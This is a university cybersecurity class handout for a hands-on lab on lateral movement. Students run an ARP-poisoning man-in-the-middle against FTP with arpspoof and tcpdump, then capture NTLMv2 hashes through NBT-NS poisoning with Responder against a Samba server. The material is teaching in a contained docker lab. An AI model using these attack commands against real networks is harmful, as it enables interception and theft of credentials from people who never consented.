LATERAL MOVEMENT, VIRTUALIZATION, AND THREAT INTELLIGENCE

"The one where we are attacked, but we get intelligent about it."

November 7th, 2024

Credits


Content: Sebastian Garcia, Veronica Valeros, Maria Rigaki
Martin Řepa, Lukáš Forst, Ondřej Lukáš, Muris Sladić
Illustrations: Fermin Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2024-7
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
CLASS MATRIX	https://matrix.bsy.fel.cvut.cz/
CLASS CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
CLASS PASSCODE FORM (ONLINE STUDENTS)	https://bit.ly/BSY-VerifyClass
FEEDBACK	https://bit.ly/BSYFEEDBACK
LIVESTREAM	https://www.youtube.com/playlist?list=PLQL6z4JeTTQmu09ItEQaqjt6tk0KnRsLh
INTRO SOUND	https://bit.ly/BSY-Intro
VIDEO RECORDINGS PLAYLIST	https://www.youtube.com/playlist?list=PLQL6z4JeTTQk_z3vwSIvn6wIHMeNQFU3d
CLASS AUDIO	https://audio.com/stratosphere

Results from the survey of the last class (14:32, 2m)


Select your class modality

26 responses




How well could you follow what the teacher explained in class?

23 responses



How well could you replicate what the teacher showed in your device?



23 responses



Parish Notices (14:34, 2m)

- Assignments 2-5 end this today
- For CTU students, the class of **November 21st** will be taught in room KN E-301
- Most feedback was that the last class was very fast and hard to follow:
    - We are adjusting the content of this class to make more space for the hands-on parts.
    - Class 6 had a lot of content. We will revise it next year.
    - We are trying to automate the testing of commands so it will work on both the CTU dockers and the StratoCyberLab.
- If you cannot find something, need help, or something does not work, please ask us in Matrix or contact us via email `13136-bsy@fel.cvut.cz` so we can help you.

Pioneer Prize for Assignment 6 (14:36, 2m)

1st Place	2nd Place	3rd Place
		
Seeeduino XIAO SAMD21	Raspberry Pi Pico	MINI Elektro Starter Kit
Jan (hoferjan)	**Ľuboslav (motoslub)**	**David (kostada2)**

Class Outline (14:38, 0m)

1. Lateral Movement as an attack
2. Virtualization
3. Threat Intelligence

Lateral Movement, AKA Pivot! 🛋️ (14:38, 5m)

Lateral movement[1] is the terminology to refer to the compromise of **other** computers in the **same** network with the **purpose** of fulfilling your original goals: *find data, find code, get accounts, or compromise the organization*.

- It is the next step after you get into a computer in a network, after getting persistent access.
- Most pentests and many advanced persistent threat (APT) attacks rely on slow lateral movement to get deeper inside the organization.

How do you do Lateral Movement?

There are many techniques to perform lateral movement. Some of the most common techniques are:

- **Attacking services** in other computers
    - Exploiting: Hard to do, hard to detect. We will see this later.
    - Bruteforce: Like we already did. Very easy to do. Very easy to detect.
- **Sniffing**: Get packets and hope you see something that helps you.
- **MiTM**. Man-in-the-middle: Get in the middle of a connection that sends credentials. But how?
- **Poisoning attacks**: This means modifying responses of some protocols to force the victim to believe fake data.
- **Memory search**: See in the memory of the computer what you can learn (E.g.: what the tool mimikatz does).

Special mention to LOLBins: We saw these bins already. **LOL** means **Living Off the Land**. This means attackers don't want to bring their own tools/exploits since this is dangerous and easy to detect. So, you use what you can find on the victim's computer.

Hands-on MiTM of FTP Connection (14:43, 4m)

In this hands-on exercise, we will force the **attacker's** computer to be in the **middle** of the communication between a **victim's FTP client** and a **victim's FTP server**.


[1] Mitre.org. (2018). *Lateral Movement, Tactic TA0008 - Enterprise | MITRE ATT&CK®*. [online] Available at: https://attack.mitre.org/tactics/TA0008/ [Accessed 4 Nov. 2024].

Each of you will be managing three roles:

1. A Victim FTP server
    a. For CTU is a tmux shell in your docker
    b. For Online students, it is a docker computer in your Class 7, with IP 172.20.0.110.
2. A Victim FTP client
    a. For CTU is a tmux shell in your docker.
    b. For Online students, it is a docker computer in your Class 7, with IP 172.20.0.108.
3. An attacker.
    a. For CTU is a tmux shell in your own docker.
    b. For Online students, it is your main shell in SCL.

In the docker network of CTU, since each student will play 3 roles, we will be clients to an FTP server and an attacker sniffing from a client and a server.

The attack will look like this but for 100 dockers...



Also known as...

Create the Victim FTP server (14:47, 5m)

This will be the victim server: we want to get into this computer!

As an attacker, you should not have access to this FTP server. But we are setting up one for your fellow friends in the class to attack.

For online students:

- Clicked 'Start' in the StratoCyberLab dashboard for Class 7
- SSH to the Victim FTP Server docker, IP address 172.20.0.110
    - `ssh -o UserKnownHostsFile=/dev/null root@172.20.0.110`
        - Password: admin

All of us:

- Install the vsftpd[2] FTP server
    - `apt install vsftpd`
- Edit the configuration

[2] *vsftpd: free and open-source FTP server software for UNIX-like systems*. [online] Wikipedia.org. Available at: https://en.wikipedia.org/wiki/Vsftpd [Accessed 6 Nov. 2024]

    - `vi /etc/vsftpd.conf`
        - write_enable=YES
- Restart the vsftpd service:
    - `/etc/init.d/vsftpd restart`
- Create a user that is 'benign' with a password:
    - `useradd pepito -m && echo "pepito:pepito12" | chpasswd`
        - `&&` → This is the bash 'AND' operator. If the first part fails, the second part is not executed.
        - `-m` → Create a home directory.
- Create a file to be found later by the attacker:
    - `echo "They don't know that we know that they know!" > /home/pepito/secret.txt`
- For Online. Get out of the FTP Server Docker.
    - `CTRL-D`

☑️ Right now, you have finished configuring the victim FTP server.

Create the Victim FTP Client (14:52, 6m)

This will be the victim client:
we want to connect to the FTP server and retrieve a file.

We already have an FTP Server installed. In this part, we will test to see if everything works well.

For **online** students:

- SSH to the Victim FTP client docker, IP address 172.20.0.108
    - `ssh -o UserKnownHostsFile=/dev/null root@172.20.0.108`
        - Pass: admin
- You will connect from this docker to the Victim FTP server **172.20.0.110**.

For **CTU** students:

- You need to get an FTP server IP address to attack.

- The teacher will run our magic program to give you the IPs! It will look something like this (Check the file /data/class-7-who-to-attack.txt)

```
:~$ # Sebastian will run this program, not CTU students
:~$ python3 class7-pair-ftp-ips.py 172.20.0.0/24
To test the FTP
Client     Server
================
172.20.0.2 172.20.0.3
172.20.0.3 172.20.0.4
172.20.0.4 172.20.0.5
172.20.0.5 172.20.0.7
172.20.0.7 172.20.0.2
```

CTU students: Look at this table, find your IP in the 'Client' column and then copy the IP that was assigned to you in the 'Server' column.

For **all** students: now that you have your FTP server to test, test!

- Create a new terminal with Tmux:
  - `tmux new -t ftp-client`
- Connect to the FTP server:
  - `ftp ftp://pepito:pepito12@<FTP-Server-IP-Address>`
    - Automatically uses User **pepito**, password **pepito123**
- List files:
  - `ls -alh`
- Download a file from the FTP server:
  - `get secret.txt`
- `CTRL-D` to get out of the FTP server
- Show the content of the file:
  - `cat secret.txt`
- From the client, check the ARP table so you remember it for later:
  - `arp -an`
- Let the client connect to the FTP in a loop so your attacker has something to get:

    - `while true; do echo -e "quit" | ftp ftp://pepito:pepito12@<IP of your SERVER>; sleep 1; done`
        - Runs this forever.
- Detach from the Tmux terminal:
    - `CTRL-B D`

☑️ Right now, you have finished verifying that the victim SMB client works.

Poison the ARP cache (14:58, 10m)

Now that everybody is connecting with the FTP client to someone let's attack.

We are going to use ARP packets to poison the ARP cache of the victim.

How does it work?

ARP Reply Spoofing (Unsolicited ARP Replies)


The attacker sends **unsolicited** (i.e., without a preceding ARP request) ARP reply packets **directly** to the victim. These replies **falsely** claim that the target server's IP address is the attacker's MAC address.

The victim updates its ARP cache with this incorrect mapping. The addresses in the packet are unicast (not broadcast).

ARP Request Spoofing (Gratuitous ARP Replies)[3]

Gratuitous ARP *replies* are **reply** packets sent to the **broadcast MAC** address with the target **server IP address** set to be the **same** as the sender's IP address.

Yes is called 'Request Spoofing', but it sends Replies.



Who are you going to be attacking?

For online students:

- Online students will be attacking
  - Victim FTP Client 172.20.0.108
  - Victim FTP Server 172.20.0.110
- Your Victim FTP Server is already connecting to the FTP server.

For CTU students:

- Let's use our program again to find out who you will be attacking (Check the file /data/class-7-who-to-attack.txt after the teacher creates it):

```
:~$ # Sebastian will run this program, not CTU students
:~$ python3 class7-pair-ftp-ips.py 172.20.0.0/24

To Attack
Attacker   Source IP  Destination IP
=======================================
172.20.0.4 172.20.0.2 172.20.0.3
172.20.0.5 172.20.0.3 172.20.0.4
172.20.0.2 172.20.0.4 172.20.0.5
172.20.0.3 172.20.0.5 172.20.0.2
```

Start the Traffic Capture (15:08, 3m)

We will capture and store packets of our attack to store, later analyze, and see what we are stealing.

It is always a good security practice to capture your traffic when you attack.

- Just in case, be sure you are not inside any existing tmux; you can do CTRL-B D again to exit if you are unsure.
- All students: Create a new Tmux session:
  - This is in your main docker, both for CTU and Online.

    - `tmux new -t capture`
- Run tcpdump to capture and store packets:
    - `tcpdump -n -s0 -A -tttt -v -w /tmp/poison-capture.pcap arp or \(src host <source victim IP> and dst host <destination victim IP> \)`
        - Be careful to escape the parenthesis with \
        - Replace <source victim IP> with the IP of the Victim FTP client
        - Replace <destination victim IP> with the IP of Victim FPT server.
- Detach from the Tmux session:
    - `CTRL-B D`

Start the traffic monitor (15:11, 2m)

We will capture packets of our attack to see what is happening in real time.

- Create a new Tmux session:
    - `tmux new -t monitor`
- Run tcpdump to capture packets:
    - `tcpdump -n -s0 -A -tttt arp or \(src host <source victim IP> and dst host <destination victim IP> \)`
        - Be careful to escape the parenthesis with \
        - Replace <source victim IP> and <destination victim IP>
- Detach from the Tmux session:
    - `CTRL-B D`

Let's ARP poison!!! FINALLY (15:13, 3m)

We will use a tool called `arpspoof`[4] from the old `dsniff`[5] suite to do the ARP poison attack.

- Create a new Tmux session:

[4] Die.net. (2024). *arpspoof(8): intercept packets on switched LAN*. [online] Available at: https://linux.die.net/man/8/arpspoof [Accessed 6 Nov. 2024].
[5] Die.net. (2024). *dsniff(8): password sniffer*. [online] Available at: https://linux.die.net/man/8/dsniff [Accessed 6 Nov. 2024].

    - `tmux new -t attacker`
- Install `dsniff` on your dockers:
    - `apt install dsniff -y`
- Run `arpspoof` to redirect packets from the Victim FTP Client IP that are intended for the Victim FTP Server.
    - `arpspoof -i eth0 -t <Victim FTP Client IP> <Victim FTP Server IP>`
    - `CTRL-B D`

Check if the ARP Poison Attack Worked (15:16, 3m)

How do we know that the ARP spoofing worked? Let's check our network traffic monitoring Tmux session.

- Attach to the Tmux monitoring session:
    - `tmux a -t monitor`
- If you see any packet, then it worked!!!
- Now you can leave the monitor session:
    - `CTRL-B D`
- Access the pcap in /tmp to see the content:
    - `strings -n 10 /tmp/poison-capture.pcap`

Abuse the credentials (15:19, 3m)

We conducted an ARP poison attack to redirect the traffic from the victim FTP client. This attack was successful, and we found credentials!

With these newly found credentials, we can *move laterally* to a new IP:

From your current docker:

- `apt install ftp (if needed)`
- `ftp ftp://pepito:pepito12@<IP of Victim FTP Server IP>`
- `get secret.txt`
- `CTRL-D`
- `cat secret.txt`

Recap: Lateral Movement is a crucial part of any APT attack to move into other computers and do your goals. There are many techniques. Is hard to do and hard to detect.

Clean Up (15:22, 1m)

Now the hands-on lab exercise is done, let's clean up and make room for the next one!

For Online students, first do

- `ssh -o UserKnownHostsFile=/dev/null root@172.20.0.108`

For all:

- `tmux a -t ftp-client`
  - `CTRL-C`
  - `CTRL-D`
  - Online students get out of FTP Client SSH with CTRL-D
- `tmux a -t monitor`
  - `CTRL-C`
  - `CTRL-D`
- `tmux a -t capture`
  - `CTRL-C`
  - `CTRL-D`
- `tmux a -t attacker`
  - `CTRL-C` (only once)
  - `WAIT for the ARP Cache to be fixed...`
  - `CTRL-D`

TIP: If you create many Tmux sessions with the same name, you may have issues attaching to them using only the name. List them and then put the whole name of the session, including the number:

- List all Tmux sessions with `tmux ls`
  - `tmux ls`
  - `monitor-1: 1 windows (created Tue Nov  5 15:39:07 2024`
  - `monitor-4: 1 windows (created Tue Nov  5 19:07:08 2024)`
- Attack to a session:
  - `tmux a -t monitor-1`

Hands-on Poisoning NBT-NS Attack (NetBIOS Name Service) (15:23, 3m)

In this hands-on lab, we will perform a type of lateral movement attack that relies on a problem of some SMB and NetBIOS protocol tools.

What are SMB, NetBIOS, and NBT?

NetBIOS (Network Basic Input/Output System)[6] is an API that allows software applications on a LAN to communicate.

- Provides name, session, and datagram services
- Works at the OSI *session* layer
- Used in legacy systems for network communication
- Created in 1983 by IBM. TCP/IP was also created in 1983!

NBT (NetBIOS over TCP/IP)[7] enables legacy NetBIOS applications to run over TCP/IP networks.

- Uses ports 137, 138, 139
- Handles name resolution and session services
- Mostly outdated, replaced by SMB on port 445

SMB (Server Message Block)[8] is a network protocol for sharing files, printers, and services between devices.

- Uses port 445
- Supports file/printer sharing, network browsing
- Versions: SMB1, SMB2, SMB3 (improves security and performance)


🤔 So, NBT-NS is a kind of alternative to DNS in local networks.

[6] NetBIOS (2003). *API allowing applications on separate computers to communicate over LAN via the session layer*. [online] Wikipedia.org. Available at: https://en.wikipedia.org/wiki/NetBIOS [Accessed 6 Nov. 2024]
[7] NetBIOS over TCP/IP (2005). *networking protocol*. [online] Wikipedia.org. Available at: https://en.wikipedia.org/wiki/NetBIOS_over_TCP/IP [Accessed 6 Nov. 2024].
[8] Server Message Block (2003). network communication protocol for providing shared access to resources. [online] Wikipedia.org. Available at: https://en.wikipedia.org/wiki/Server_Message_Block [Accessed 6 Nov. 2024].

NBT-NS Poisoning Attack (15:26, 4m)

We will listen to broadcast Name Request packets in the local network and answer a fake answer, saying, "Sure, that is me." Similar to ARP but at the NBT level.

Why clients are attacked? Most commonly because of typing errors! Any error in typing a computer name or an IP address, etc., may result in the application asking the whole network for help.



Responder tool[9] (15:30, 1m)

Responder is one of the most famous pentesting tools, especially used after you compromise a host in the local network to access other Windows computers in the local network.

[9] GitHub. (2024). *lgandx/Responder: Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.* [online] Available at: https://github.com/lgandx/Responder [Accessed 6 Nov. 2024].

- Responder can listen for and intercept:
    - NetBIOS Name Service (NetBIOS)
    - Link-Local Multicast Name Resolution (LLMNR)
    - Broadcast and multicast requests for hostnames from other machines
    - Windows resolves WPAD via NetBIOS and LLMNR
    - Chrome browser resolves three randomized domain names to check if there are no wildcard domains.

For this exercise, we will need i. an SMB server, ii. an SMB client, iii. an attacker. We will walk through each stage in the next parts and explain how the attack works.

~~~~ 💗 First Break! 💗~~~~ (15:31, 10m)

Setup the SMB Server Victim (15:41, 10m)

Since we don't have Windows computers, we will use a Linux version of SMB called SAMBA. It's kind of similar.

- Let's install `SAMBA` in our dockers:
    - Online students, first
        - `ssh -o UserKnownHostsFile=/dev/null root@172.20.0.110` (pass `admin`)
- All students
    - `apt install samba -y`
- CTU Students: Copy the `SAMBA` configuration we prepared:
    - `cp /data/smb.conf /etc/samba`
- Online students:
    - Remove the current conf
        - `rm /etc/samba/smb.conf`
    - Add this SAMBA configuration to vi `/etc/samba/smb.conf`

```
[global]
   workgroup = EVILCORP
   netbios name = ADSERVER
   security = user
   map to guest = Bad User
   disable spoolss = yes
   log level = 1
   smb ports = 4445
[shared]
   path = /srv/samba/shared
   read only = no
   browsable = yes
   guest ok = no
   valid users = pepito
```

    - workgroup = EVILCORP: Creates a workgroup called EVILCORP. More on workgroups next.
    - security = user: Users must provide a username and password.
    - map to guest = Bad User: A failed login is mapped to a guest account.
    - disable spoolss = yes: Disables the spool service of printers.
    - valid users = someuser: Only this user can access the shared resource.
    - A **workgroup** is a logical organization of computers in the same LAN that does not need a Domain Controller.
    - Key aspects of a **workgroup** in SMB:
        - **Peer-to-peer model**: All computers are considered equal (no centralized control), and each manages its own resources and security settings.
        - **Local authentication**: Access to shared resources is controlled by the individual computers, and users must authenticate locally on the machine that hosts the resource.
- All: Create user pepito
    - `useradd pepito -m && echo "pepito:pepito12" | chpasswd`
- In our configuration, we specified a path (`path = /srv/samba/shared`). Let's create it and configure the permissions:

    - `mkdir -p /srv/samba/shared`
    - `chown -R pepito:pepito /srv/samba/shared`
    - `chmod -R 777 /srv/samba/shared`
- Now let's add a new SAMBA user called 'pepito':
    - `smbpasswd -a pepito`
        - Password is: **test12**
- Create a file to be found later by the attacker:
    - `echo "Ahh yes, the messers become the messies!" > /srv/samba/shared/secret.txt`
- Now that we finish with the configurations, let's restart the SAMBA service:
    - `/etc/init.d/smbd restart`
- CTU Students: **Share** your IP in Matrix and ask to be attacked politely!
- Online Students: You should know the IP address of your Victim Server docker, which is 172.20.0.110.

☑️ Right now, you have finished configuring the victim SMB server.

Setup the SMB Client Victim (15:51, 6m)

This will be the victim client:
that wants to connect to the SMB server and retrieve a file.

Let's install an SMB client and check the SAMBA service's normal use.

- Online students.
    - Be sure you got out of the SSH server docker: `CTRL-D`
    - And you move into the Victim client docker
        - `ssh -o UserKnownHostsFile=/dev/null root@172.20.0.108`
            - Password: admin
- Let's install a `SAMBA` **client** in our dockers:

    - `apt install smbclient -y`

- CTU students, pick up any server to connect from the Matrix chat of previous FTP list.
- Let's check that the normal client works
    - `smbclient //<victim-server-ip>/shared -U pepito -p 4445`
        - Password is: **test12**
        - -p: port. We use 4445 because we changed the default port of SAMBA (which is 445) so you can simultaneously run SAMBA and Responder in CTU. 😼
- Log in with the valid password
    - List files
        - `ls`
    - Download a file from the SMB server:
        - `get secret.txt`
    - CTRL-D to get out of the SMB server
    - Show the content of the file:
        - `cat secret.txt`
- Try a bad password, just to be sure it doesnt work.

☑️ Right now, you have finished verifying the victim SMB client works.

Setup the Attacker (15:57, 10m)

As an attacker, we will use Responder to obtain the hash of the credentials used.

Let's configure and start Responder to conduct our attack:

- Online students: Get out of the Victim FTP server SSH.
- Let's create a new Tmux session:
    - `tmux new -t responder`
- Clone the Responder repository to our dockers:

    - `git clone https://github.com/lgandx/Responder`
- Access the folder:
    - `cd Responder`
    - `python3 -m venv venv`
    - `source venv/bin/activate`
- Install the requirements:
    - `pip install -r requirements.txt`
- Edit Responder's configuration:
    - `vi Responder.conf`
        - AutoIgnoreAfterSuccess = On
        - So you just capture one hash per computer. This is so all of us in CTU can capture one. Online students is fine too.
- Start the attacker Responder tool!
    - `python3 ./Responder.py -I eth0`
- There may be some errors in the ports being used. This is OK:

```
[+] Listening for events...

[!] Error starting TCP server on port 21, check permissions or other servers running.
```

As a victim, we will allow ourselves to be infected (16:07, 5m)

So far we have a SMB Server running. We have a client that con login to the SMB Client. And we have an attacker waiting to capture logins.

Now we need to force our Victim Client to make a mistake and login to the wrong computer.

- Online students:
    - Get out of the tmux of responder
        - CTRL-D
    - Go to your Victim Client docker
        - `ssh -o UserKnownHostsFile=/dev/null root@172.20.0.108`
            - Password: admin
    - Try to connect to a wrong computer name with the smbclient

        - `smbclient //SMBSERBER/shared -U pepito%test12`

CTU students: The teacher (not you) will now connect several times to non-existent computer names so ALL of you can capture the credentials.

This is a bit of black-magic, what we need is trying to login to many different computer names.

- `for num in {1..4}; do for letter in {a..z}; do smbclient //Computer$num$letter/shared -U pepito%test12; done; done`

Check that you have the hash! (16:12, 1m)

Go to your responder tmux and check that you captured the hash!

- Online students:
    - Get out of your ssh in the client: CTRL-D
    - Go to your responder tmux
        - `tmux a -t responder`

You should see something like this if successful! You got a hash!

```
[*] [NBT-NS] Poisoned answer sent to 172.20.0.6 for name ACBAAAAAASDF (service: File Server)
[SMB] NTLMv2-SSP Client   : 172.20.0.6
[SMB] NTLMv2-SSP Username : WORKGROUP\pepito
[SMB] NTLMv2-SSP Hash     : pepito::WORKGROUP:d9d20def8b0bc3f2:164AA8091B465FB79476F614DF0F44B3:010100
0041003200570032005400410031005400590041002E00590030004A0042002E004C004F00430041004C0003001400590030000
02306B737078D5148325BB173A774F81D48A4E5564386F43DBF078190A0010000000000000000000000000000000000090022
[*] Adding client 172.20.0.6 to auto-ignore list
```

COPY the whole line with the hash to a new file. We will use it later! Don't lose it.

How does the attack work? (16:13, 5m)

The victim client asks about the wrong new computer name with a **Name Query** NetBIOS Name Service packets.

```
> Internet Protocol Version 4, Src: 172.20.0.4 (172.20.0.4), Dst: 172.20.255.255 (172.20.255
> User Datagram Protocol, Src Port: 41597, Dst Port: 137
v NetBIOS Name Service
    Transaction ID: 0x7ee4
  > Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v COMPUTER10<20>: type NB, class IN
        Name: COMPUTER10<20> (Server service)
        Type: NB (32)
